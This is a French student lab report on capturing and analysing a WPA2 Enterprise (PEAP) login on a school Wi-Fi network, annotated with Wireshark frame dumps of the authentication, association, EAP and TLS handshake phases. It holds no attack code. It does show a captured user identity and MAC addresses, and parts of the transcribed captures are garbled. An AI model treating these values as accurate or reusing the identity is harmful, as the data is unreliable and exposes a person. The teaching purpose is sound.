

Sécurité des réseaux sans fil - Laboratoire WPA2 Entreprise

Authors

- Emmanuel Schmid
- Théo Gallandat
- Fabien Franchini


1. Capture et analyse d'une authentification WPA Entreprise

Dans cette première partie, nous allons capturer une connexion WPA Entreprise au réseau de l'école avec Wireshark et fournir des captures d'écran indiquant dans chaque capture les données demandées.

Identifier le canal utilisé par l'AP dont la puissance est la plus élevée.

Vous pouvez faire ceci avec airodump-ng. Le channel 1 est le canal dont la puissance est la plus élevée !

Requête et réponse d'authentification système ouvert



Le schéma ci-dessus représente une authentification système ouverte. On retrouve :

La requête

```

19111 47.937874343 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 48 Authentication, SN=92, FN=0, Flags=.....
19113 47.937475401 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 48 Authentication, SN=3114, FN=0, Flags=.....
19117 47.942798794 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=93, FN=0, Flags=....., SSID=HEIG-VD
19140 47.147071846 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=94, FN=0, Flags=....., SSID=HEIG-VD
19152 47.252742097 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19153 47.253880996 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19154 47.255576079 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19156 47.258151991 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19157 47.260010192 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
▶ Frame 19111: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface 0
▶ Radiotap Header v0, Length 18
▶ 802.11 radio information
▶ IEEE 802.11 Authentication, Flags:
  Type/Subtype: Authentication (0x000b)
  ▶ Frame Control Field: 0x0000
    0000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Destination address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Transmitter address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Source address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    .... 0000 = Fragment number: 0
    0000 0101 1100 .... = Sequence number: 92
▶ IEEE 802.11 wireless LAN management frame

```

```

0000 00 00 12 00 2e 48 00 00 00 02 6c 09 a0 00 f5 01 .....H...L....
0010 00 00 b0 00 3a 01 dc a5 f4 4c fc a0 e8 2a ea b0 .....L...
0020 11 fc dc a5 f4 4c fc a0 c0 95 00 00 01 00 00 00 .....L...

```

La réponse

```

19113 47.937475401 Cisco_4c:fc:a0 IntelCor_b0:11:fc 802.11 48 Authentication, SN=3114, FN=0, Flags=.....
19117 47.942798794 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=93, FN=0, Flags=....., SSID=HEIG-VD
19140 47.147071846 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=94, FN=0, Flags=....., SSID=HEIG-VD
19152 47.252742097 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19153 47.253880996 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19154 47.255576079 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19156 47.258151991 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
19157 47.260010192 IntelCor_b0:11:fc Cisco_4c:fc:a0 802.11 132 Association Request, SN=95, FN=0, Flags=....., SSID=HEIG-VD
▶ Frame 19113: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface 0
▶ Radiotap Header v0, Length 18
▶ 802.11 radio information
▶ IEEE 802.11 Authentication, Flags:
  Type/Subtype: Authentication (0x000b)
  ▶ Frame Control Field: 0x0000
    0000 0000 0011 0000 = Duration: 48 microseconds
    Receiver address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Destination address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Transmitter address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Source address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    .... 0000 = Fragment number: 0
    1100 0010 1010 .... = Sequence number: 3114
▶ IEEE 802.11 wireless LAN management frame


```

```

0000 00 00 12 00 2e 48 00 00 00 18 6c 09 c0 00 d9 01 .....H...L....
0010 00 00 b0 00 30 00 e8 2a ea b0 11 fc dc a5 f4 4c .....L...
0020 fc a0 dc a5 f4 4c fc a0 a0 c2 00 00 02 00 00 00 .....L...

```

Requête et réponse d'association



Le schéma ci-dessus représente une association système ouverte. On retrouve :

La requête

19162 47.286636516	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	132 Association Request, SN=95, FN=0, Flags=....R...
19164 47.290854789	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	134 Association Response, SN=3137, FN=0, Flags=.....
19166 47.292822464	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	44 QoS Null function (No data), SN=0, FN=0, Flags=...P...T
19168 47.297071448	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	44 QoS Null function (No data), SN=0, FN=0, Flags=...P...T
19170 47.297263777	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	101 Request, Identity
19172 47.297832625	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	82 Response, Identity
19174 47.300652994	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, TLS EAP (EAP-TLS)
19176 47.300965850	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Legacy Nak (Response Only)
19178 47.302752785	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, Protected EAP (EAP-PEAP)
19180 47.303325946	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363 Client Hello


▶ Frame 19162: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits) on interface 0
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▼ IEEE 802.11 Association Request, Flags:R...
 Type/Subtype: Association Request (0x0000)
 Frame Control Field: 0x0008
 Duration: 0000 0000 0000 0000 = 314 microseconds
 Receiver address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 Destination address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 Transmitter address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 Source address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 0000 = Fragment number: 0
 0000 0101 1111 = Sequence number: 95
 ▶ IEEE 802.11 wireless LAN management frame

La réponse

19164 47.290854789	Cisco_4c:fc:a0	IntelCor_b0:11:fc	802.11	134 Association Response, SN=3137, FN=0, Flags=.....
19166 47.292822464	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	44 QoS Null function (No data), SN=0, FN=0, Flags=...P...T
19168 47.297071448	IntelCor_b0:11:fc	Cisco_4c:fc:a0	802.11	44 QoS Null function (No data), SN=0, FN=0, Flags=...P...T
19170 47.297263777	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	101 Request, Identity
19172 47.297832625	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	82 Response, Identity
19174 47.300652994	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, TLS EAP (EAP-TLS)
19176 47.300965850	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Legacy Nak (Response Only)
19178 47.302752785	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, Protected EAP (EAP-PEAP)
19180 47.303325946	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363 Client Hello
19183 47.311280637	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1068 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19185 47.311521789	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
19187 47.314243107	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19189 47.314516222	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)

▶ Frame 19164: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface 0
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▼ IEEE 802.11 Association Response, Flags:
 Type/Subtype: Association Response (0x0001)
 Frame Control Field: 0x0008
 Duration: 0000 0000 0011 0000 = 48 microseconds
 Receiver address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 Destination address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 Transmitter address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 Source address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 0000 = Fragment number: 0
 1100 0100 0001 = Sequence number: 3137
 ▶ IEEE 802.11 wireless LAN management frame

Phase d'initialisation



Le schéma ci-dessous représente la phase d'initialisation

Sélection de la méthode d'authentification

Le protocole d'authentification est PEAP comme le montre la capture suivante :

93 36.789243	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, TLS EAP (EAP-TLS)
94 36.789556	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Legacy Nak (Response Only)
95 36.791343	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, Protected EAP (EAP-PEAP)
96 36.791916	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363 Client Hello
97 36.799871	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1068 Server Hello, Certificate, Server Key Exchange, Server Hello Done
98 36.800112	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
99 36.802833	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done

▶ Frame 98: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▶ IEEE 802.11 QoS Data, Flags:T
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: EAP Packet (0)
 Length: 6
 ▼ Extensible Authentication Protocol
 Code: Response (2)
 Id: 161
 Length: 6
 Type: Protected EAP (EAP-PEAP) (25)
 ▼ EAP-TLS Flags: 0x01
 0... .. = Length Included: False
 .0... .. = More Fragments: False
 ..0... .. = Start: False
 001 = Version: 1

Arrivez-vous à voir l'identité du client ?

Oui, se référer au screen suivant.

19172 47.297832625	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	8: Response, Identity
19174 47.300652994	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, TLS EAP (EAP-TLS)
19176 47.300965850	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Legacy Nak (Response Only)
19178 47.302752785	Cisco_4c:fc:a0	IntelCor_b0:11:fc	EAP	62 Request, Protected EAP (EAP-PEAP)
19180 47.303325946	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363 Client Hello
19183 47.311280637	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1068 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19185 47.311521789	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
19187 47.314243107	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19189 47.314516222	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
19191 47.317227147	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19193 47.317443566	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
19195 47.320128763	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19197 47.320408202	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)
19199 47.322825960	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	700 Server Hello, Certificate, Server Key Exchange, Server Hello Done
19201 47.328870410	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	188 Client Key Exchange, Change Cipher Spec, Encrypted Key Exchange
19203 47.331647464	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	113 Change Cipher Spec, Encrypted Key Exchange
19205 47.332020849	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)

Receiver address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 Destination address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 Transmitter address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 Source address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
 STA address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
 0000 = Fragment number: 0
 0000 0000 0000 = Sequence number: 0
 ▶ Qos Control: 0x0007
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: EAP Packet (0)
 Length: 26
 ▼ Extensible Authentication Protocol
 Code: Response (2)
 Id: 1
 Length: 26
 Type: Identity (1)
 Identity: einet\emmanuel.schmid

Phase hello

Le schéma ci-dessous représente la **phase Hello** entre le client et l'AP.

Client

No.	Time	Source	Destination	Protocol	Length	Info
96	36.791916	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363	Client Hello
97	36.799871	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1068	Server Hello, Certificate, Server Key Exchange, Server Hello Done
98	36.800112	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62	Response, Protected EAP (EAP-PEAP)

▶ Frame 96: 363 bytes on wire (2904 bits), 363 bytes captured (2904 bits)
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▶ IEEE 802.11 QoS Data, Flags:T
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: EAP Packet (0)
 Length: 367
 ▼ Extensible Authentication Protocol
 Code: Response (2)
 Id: 160
 Length: 367
 Type: Protected EAP (EAP-PEAP) (25)
 ▶ EAP-TLS Flags: 0x01
 ▼ Secure Sockets Layer
 ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
 Content Type: Handshake (22)
 Version: TLS 1.0 (0x0301)
 Length: 296
 ▼ Handshake Protocol: Client Hello
 Handshake Type: Client Hello (1)
 Length: 296
 Version: TLS 1.2 (0x0303)
 ▼ Random
 Random Bytes: 9d7f38b076e26d7f985cc06872c830f98cb76a757b6eb5f...
 Session ID Length: 0
 Cipher Suites Length: 176
 ▼ Cipher Suites (85 TLS1168)
 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
 Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
 Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)
 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
 Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
 Cipher Suite: TLS_DH_DSS_WITH_AES_256_GCM_SHA384 (0x00a5)
 Cipher Suite: TLS_DHE_DSS_WITH_AES_256_GCM_SHA384 (0x00a3)
 Cipher Suite: TLS_DH_RSA_WITH_AES_256_GCM_SHA384 (0x00a1)
 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x009f)
 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x0086)
 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x0084)

Dans l'ordre des encadrés rouges sur le screen ci-dessus, on retrouve :

- Version TLS
- Nonce
- Suites cryptographiques proposées par le client
- Méthodes de compression proposées par le client : null

Serveur

No.	Time	Source	Destination	Protocol	Length	Info
96	36.791916	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	363	Client Hello
97	36.799871	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	1068	Server Hello, Certificate, Server Key Exchange, Server Hello Done
98	36.800112	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62	Response, Protected EAP (EAP-PEAP)

▶ Frame 97: 1068 bytes on wire (8544 bits), 1068 bytes captured (8544 bits)
 ▶ Radiotap Header v0, Length 18
 ▶ 802.11 radio information
 ▶ IEEE 802.11 QoS Data, Flags:F.
 ▶ Logical-Link Control
 ▼ 802.1X Authentication
 Version: 802.1X-2004 (2)
 Type: EAP Packet (0)
 Length: 1012
 ▼ Extensible Authentication Protocol
 Code: Request (1)
 Id: 161
 Length: 1012
 Type: Protected EAP (EAP-PEAP) (25)
 ▶ EAP-TLS Flags: 0x01
 EAP-TLS Length: 4646
 ▶ [5 EAP-TLS Fragments (4646 bytes): #97(1002), #99(1002), #101(1002), #103(1002), #105(638)]
 ▼ Secure Sockets Layer
 ▼ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
 Content Type: Handshake (22)
 Version: TLS 1.2 (0x0303)
 Length: 89
 ▼ Handshake Protocol: Server Hello
 Handshake Type: Server Hello (2)
 Length: 89
 Version: TLS 1.2 (0x0303)
 ▼ Random
 Random Bytes: e129a3b1e43bd31a42de8151e2f73370dbe9b0fe2371e172...
 Session ID: a9ac3a9eb87ccf712b79434a8c256d9059540f7128233fa1...
 Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
 Extensions Length: 13
 ▶ Extension: ec_point_formats
 ▶ Extension: Heartbeat

Dans l'ordre des encadrés rouges sur le screen ci-dessus, on retrouve :

- Version TLS
- Nonce
- Session ID
- Suites cryptographiques acceptées par l'AP
- Méthodes de compression acceptées par l'AP : null

Phase de transmission de certificats

```

97 30.709071 Cisco 4cfcfa0f IntelCor_B011:fcc TLSv1-2 1060 Server Hello, Certificate, Server Key Exchange, Server Hello Done
98 36.806012 IntelCor_B011:fcc Cisco 4cfcfa0f EAP 62 Response, Protected EAP (EAP-PEAP)
99 36.806033 Cisco 4cfcfa0f IntelCor_B011:fcc TLSv1-2 1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
100 36.803196 IntelCor_B011:fcc Cisco 4cfcfa0f EAP 62 Response, Protected EAP (EAP-PEAP)
101 36.806017 IntelCor_B011:fcc IntelCor_B011:fcc TLSv1-2 1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
102 36.806033 IntelCor_B011:fcc Cisco 4cfcfa0f EAP 62 Response, Protected EAP (EAP-PEAP)
103 36.806017 IntelCor_B011:fcc IntelCor_B011:fcc TLSv1-2 1064 Server Hello, Certificate, Server Key Exchange, Server Hello Done
104 36.806098 IntelCor_B011:fcc Cisco 4cfcfa0f EAP 62 Response, Protected EAP (EAP-PEAP)
105 36.811416 Cisco 4cfcfa0f IntelCor_B011:fcc TLSv1-2 709 Server Hello, Certificate, Server Key Exchange, Server Hello Done

```

CiscoSecureWSNMP:HandshakeProtocols.Certificate

- Version: TLS 1.2 (0x0303)
- Length: 4200
- Handshake Protocol: Certificate
 - Handshake Type: Certificate (11)
 - Length: 4186
 - Certificates Length: 4193
 - Certificates (4193 bytes)
 - Certificate Length: 4189
 - ✖ Certificate: 3062943930829431a030201020142c9e6d5f35a7... (id-at-commonName=se03.heig-vd.ch,id-at-organizationalUnitName=HEIG-V0,id-at-organizationName=Haute Ecole Specialisee de Suisse occide,id-at-localityName=Délemont,id-at-countryName=CH)
 - version: v3 (2)
 - serialNumber: 0x20c9e6d5f35a71a033fe2f37157bdccc
 - signature (sha256withRSAEncryption)
 - Algorithm ID: 1.2.840.113549.1.1.11 (sha256withRSAEncryption)
 - issuer: rdnSequence (0)
 - rdnSequence: 3 items (id-at-commonName=Quovadis Global SSL CA G2,id-at-organizationName=Quovadis Limited,id-at-countryName=BM)
 - validity
 - notBefore: utcTime (0)
 - utcTime: 16-03-21 15:39:28 (UTC)
 - notAfter: utcTime (0)
 - utcTime: 19-03-21 15:39:22 (UTC)
 - subject: rdnSequence (0)
 - rdnSequence: 6 items (id-at-commonName=se03.heig-vd.ch,id-at-organizationalUnitName=HEIG-V0,id-at-organizationName=Haute Ecole Specialisee de Suisse occide,id-at-localityName=Délemont,id-at-stateOrProvinceName=Jura,id-at-cou
 - rdnSequence item: 1 item (id-at-countryName=CH)
 - rdnSequence item: 1 item (id-at-stateOrProvinceName=Jura)
 - rdnSequence item: 1 item (id-at-localityName=Délemont)
 - rdnSequence item: 1 item (id-at-organizationName=Haute Ecole Specialisee de Suisse occide)
 - rdnSequence item: 1 item (id-at-organizationalUnitName=HEIG-V0)
 - rdnSequence item: 1 item (id-at-commonName=se03.heig-vd.ch)
 - subjectPublicKeyInfo
 - algorithm (rsaEncryption)
 - subjectPublicKey: 306201ba02820191009f1cab3d8a59982015ad9ccdd66b54...

106.36.817460	IntelCor_b0:11:fc	Cisco_4c:fc:a0	TLSv1.2	188 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
107.36.820237	Cisco_4c:fc:a0	IntelCor_b0:11:fc	TLSv1.2	113 Change Cipher Spec, Encrypted Handshake Message
108.36.820611	IntelCor_b0:11:fc	Cisco_4c:fc:a0	EAP	62 Response, Protected EAP (EAP-PEAP)

